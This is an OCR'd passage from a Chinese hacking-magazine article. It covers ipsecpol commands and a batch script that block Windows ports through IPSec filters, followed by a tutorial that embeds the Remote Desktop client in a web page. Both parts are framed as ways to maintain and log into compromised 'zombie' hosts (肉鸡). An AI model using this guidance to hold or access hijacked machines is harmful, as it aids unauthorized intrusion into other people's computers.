其中-w、-f、-n的参数是区分大小写的，都要使用大写。配置和指派上来讲也就用到这几个，其余的在此就不多说了。

二、一些例子

1．阻止所有地址的所有端口到本机所有端口的通信（比如本机是重点保护对象）

```
ipsecpol -w REG -p "filter" -r "block" -f *+0  n BLOCK
```

2．阻止任何主机的任何端口对192.168.0.88的TCP 22端口的通信（那开它干什么？）

```
ipsecpol -w REG -p "filter" -r "block" -f *+192.168.0.88:22:TCP -n BLOCK
```

3.阻止1.2.3.4的TCP 2938端口连接本机的6667端口（比如1.2.3.4在irc上捣乱）

```
ipsecpol -w REG -p "filter" -r "block" -f 1.2.3.4:2938+0:6667:TCP -n BLOCK
```

4.阻止本机TCP 3333端口连接任何主机的任何端口（比如本机3333端口是反弹连接的后门所开）

```
ipsecpol -w REG -p "filter" -r "block" -f 0:3333+*:TCP -n BLOCK
```

5．阻止本机对所有地址的通信（比如本机是恐怖分子：]）

```
ipsecpol -w REG -p "filter" -r "block" -f 0+* -n BLOCK
```

6．阻止某一段主机的某一端口连接本机UDP 7788端口

```
ipsecpol -w REG -p "filter" -r "block" -f IP/mask:port+0:7788:UDP -n BLOCK
```

7．阻止某一段主机的某端口连接另一段主机的某端口

```
ipsecpol -w REG -p "filter" -r "block" -f IP/mask:port=IP/mask:port:协议 -n BLOCK
```

上面的七个例子是阻止的，如果设置通行的话，只要把“-n BLOCK”改成“PASS”即可。

三、注意

因为上面的例子中每一句都是独立的，所以要配置多条规则的时候，应该一行多几个“-f”，而不是分多行输入，因为每一次都会覆盖掉上一次的，比如：要禁止任何主机的任何端口连接本机的TCP 6666，又要禁止任何主机的任何端口连接本机的TCP 8888，那么应该是这样。

```
ipsecpol -w REG -p "filter" -r "block" -f *+0:6666:TCP -f *+0:8888:TCP -n BLOCK
```

而不是：

```
ipsecpol -w REG -p "filter" -r "block" -f *+0:6666:TCP -n BLOCK
ipsecpol -w REG -p "filter" -r "block" -f *+0:8888:TCP -n BLOCK
```

这在写脚本的时候尤其应该注意。还有就是“-f”中某个参数缺省的话，就代表所有端口或协议。其他要注意的就是例子中代表“从哪里到哪里”的符号“+”或者“=”要看清楚（比如第6和第7就不同），有通配符的时候用“+”，没有的时候用“=”。

四、指派，不指派和删除

对于配好的策略来讲，还要指派后才能生效，所以我们就：

```
ipsecpol -w REG -p “筛选器名” -x
```

如果要停止（不指派）一个已经指派了的策略，那么就：

```
ipsecpol -w REG -p “筛选器名” -y
```

如果要删除这个策略，那么就：

```
ipsecpol -w REG -p “筛选器名” -o
```

在删除某个策略的时候，应该先停止（不指派）那个策略（-y）。删除时会包括所有相关的筛选器列表和筛选器操作。

五、编写脚本

写一个脚本可以给大量机器（一台以上）配置IPSEC的时候带来极大方便，这会让你很乐于给他们都配好相应的规则，每台机器可能的要求不同，但只需要些许更改就可以轻松搞定，这里给出一个bat的例子：

```
ipsecpol.bat
++++++++++++++++++++++++++

ipsecpol -w REG -p "filter" -r "block" -f *+0:135:TCP -f *+0:136:TCP -f *+0:137:TCP -f *+0:138:TCP -f *+0:139:TCP -f *+0:445:TCP -f *+0:1433:TCP -f *+0:1434:TCP -f *+0:3372:TCP -f *+0:3389:TCP -f *+0:130:UDP -f *+0:131:UDP -f *+0:132:UDP -f *+0:133:UDP -f *+0:134:UDP -f *+0:135:UDP -f *+0:136:UDP -f *+0:137:UDP -f *+0:138:UDP -f *+0:139:UDP -f *+0:445:UDP -f *+0:1080:UDP -f *+0:1433:UDP -f *+0:1434:UDP -f *+0:3456:UDP -f *+0:39213:UDP -n BLOCK

ipsecpol -w REG -p "filter" -r "allow" -f 192.168.0.18+0:445:TCP -
```

```
n PASS

    ipsecpol -w REG -p "filter" -x
```

上面这个例子是禁止掉上述从远程任何主机的任何端口连接本机的上述TCP和UDP端口（注意是写在一行里面，如果使用写字板写的话，保险起见不要使用自动换行）和允许192.168.0.18的任何端口访问本机的445端口，最后一句**ipsecpol -w REG -p "filter" -x**是指派这个策略。

上面的禁止部分是随意写的，自己配的时候不要对号入座且“filter”和“block”、“allow”可以随便自己改成好记的，比如中文的也可以。

如果本机没有安装Windows 2000 Resource Kit，那么要把装了Windows 2000 Resource Kit的机器上面的text2pol.dll和ipsecutil.dll复制到ipsecpol.exe和ipsecpol.bat同一目录中（如果偏要复制到\winnt\system\也不反对），然后执行自己的ipsecpol.bat，就可以发现这个bat里面的工作，也就是GUI配置ipsec怎么也要五分钟（还有可能眼花配错）的工作在一瞬间全都搞定了。

ipsecpol.exe还提供了远程配置功能，但是我比较支持复制文件到要配的机器上去，如果非要远程配置的话，自己看帮助吧。我从来不用这种方法，所以也就懒得实践后写出来了。


另外，用ipsecpol脚本配好了的规则还可以日后用GUI的方式删改，甚是方便。

如果不想装Windows 2000 Resource Kit，那么可以到我的主页http://www.fantian.com的tools里下载，包含了ipsecpol.exe、text2pol.dll和ipsecutil.dll的rar包直接使用。因为可能变更url，所以具体链接就不给出了，一页里总共也没几个工具，一眼就能找到。

如果有任何问题，可以email联系我，tanshu1983@21cn.com，stanlie@asiaic.org，也可以在我的主页留言。

看了上面这篇东西，相信你已经可以轻松搞定这一切了，希望你能用这些知识维护好你的服务器或者保住你的新肉鸡，如果你感觉阅读本文浪费了你的时间，那么我感到很抱歉。

（文章中涉及到的程序ipsecpol.exe、text2pol.dll、ipsecutil.dll已收录于配套光盘中）



线上服务在黑客技术中的妙用

dan

各位菜鸟们经常使用3389登录网吧破解之类的线上服务页面吧，这种页面非常的酷，把程序镶嵌在网页里，用的时候敲入地址就可以使用了，免去了下载之苦，这给我们学习hack带来了很大的方便。大多数人认为这是ASP代码编写出来的，非常难做，其实只要掌握其中的方法，也并非难事。

网上的这些线上服务页面大多数采用的是一个叫Tegoweb Express的国外工具，它能轻而易举的将EXE文件镶嵌在网页中，完全兼容。利用的原理是：生成四个文件，脚本调用程序XXXscript.cab、主程序Prog1.cab、直接下载程序、镶嵌网页，这几个互相配合来完成服务。它能跟IE浏览器中的Actiex控件很好的结合，产生出来的在线页面非常优秀，几乎和原本的exe程序使用起来一样。

这么爽的东东当然不能错过，OK！下面我们就使用它去做个线上服务的网页，体验一下这种超酷的感觉，当然更重要的从中学习到更多的网络知识，这才是首要的，下面就开始吧！

下酒还需好菜，先来做一些准备工作吧！

制作任务：一个提供3389远程登录功能的线上服务页面。

需要工具：3389远程登录器（包含两个文件：mstscax.dll，mstsc.exe，将它们放在一个文件夹mstsc内，路径是C:\Documents and Settings\sa\桌面\mstsc），Tegoweb Express，一个网页空间。

先将Tegoweb Express进行简单的安装即可使用，刚打开的时候出现界面（图1），全是E文，不用理会，点“next”按钮进入安装向导，下面就开始正式的制作了。




图1

步骤一：在安装向导的第一个界面，在“select the directory where your program files resiede”一栏选择要镶嵌的工具目录，即那个3389远程登录程序文件夹mstsc，再在“type the URL of your web site”一栏填写将要放置线上服务页面的空间的根目录：http://glx.yao2.com/hd（图2）。




图2

步骤二：然后点“next”继续往下，选择程序名，当然是mstscax.dll，mstsc.exe，这两个都要选择，有的朋友可能会忘记选择那个mstscax.dll文件，这可不行（图3），选择完毕进入下面，这里的选择过程非常的重要，必须选择那个将要做为线上服务的主程序，如果没选择正确的话，后面的工作就白搭了，所以选择“mstsc.exe”。




图3

步骤三：继续next到下一步，在第一栏填写放置将要生成的程序所在空间目录，我这里默认为“/hd”目录下的新建目录“/mstsc”，当然你也可以自行修改这个新目录的名称。在第二栏中填写放置将要生成的Activex的目录，默认为“/hd”目录下的新建目录“/ActiveX/”，当然也可以自行修改（图4）。填写完毕到下一步，这里保持不变，它的意思是将生成一个名为TEGOLOAD.OCX的控件。




图4

步骤四：终于到最后一步了，在第一栏填写生成的网页文件名，随便取啦（我取为*.html，这里的“*”你可以自己随意取名）。在第二栏填写生成的网页文件的标题，我就取名为“http://glx.yao2.com 欢迎你的到来”。

最后一栏是将要生成的exe程序的文件名，嫌麻烦的话就别动它了，没有多大关系的（图5）。下面的那个选项“Minimize Download Time”是编写脚本用的，但是只对注册用户才开放，所以根本不能选择。




图 5

设置完毕后，点“finish”生成需要用到的文件吧，它们会保存在刚才的那个“C:\Documents and Settings\sa\桌面\mstsc”下的一个新文件夹“TegoWizardWebExpressProject”下（图6）。




图 6

步骤五：“TegoWizardWebExpressPro-ject”文件夹下包含了三个子文件夹（图7），它们分别是：




图 7

ProjectFiles（没有多大用处，全是些配置的基本信息，不用理会它）、Release（重要啊，里面全是最主要的文件，一会儿将要把这里面的文件上传到步骤三中配置的空间目录“/hd/mstsc”下，千万别弄丢里面的文件，如图8）。




图 8

ReleaseActiveX（包含的全是Activex控件，它是线上服务正常运行的保证，将要上传到步骤三中配置的空间目录hd/ActiveX/下，如图9）。

注意：这两个文件夹下有解压缩文件，不要进行解压缩，直接上传就可以了。

OK！一切都做完了，打开cuteftp进行上传吧，再次声明一：Release文件夹下的所有文件上传到空间的/hd/mstsc目录下，ReleaseActiveX文件夹下的所有文件上传到空间的hd/ActiveX/下。




图 9

如果你跟我一样是个追求完美的人，那就将生成的heidan.html文件修改一下使其美观，但是要注意修改，因为里面的代码非常的复杂，稍不注意就会影响工作。

上传好了，我敲入网址“http://glx.yao2.com/hd/mstsc/*.html”（这里就不给出具体的地址了），输入3389肉鸡的地址回车后稍微等待片刻即可连接上肉鸡（图10），呵呵！速度和exe程序一样快。

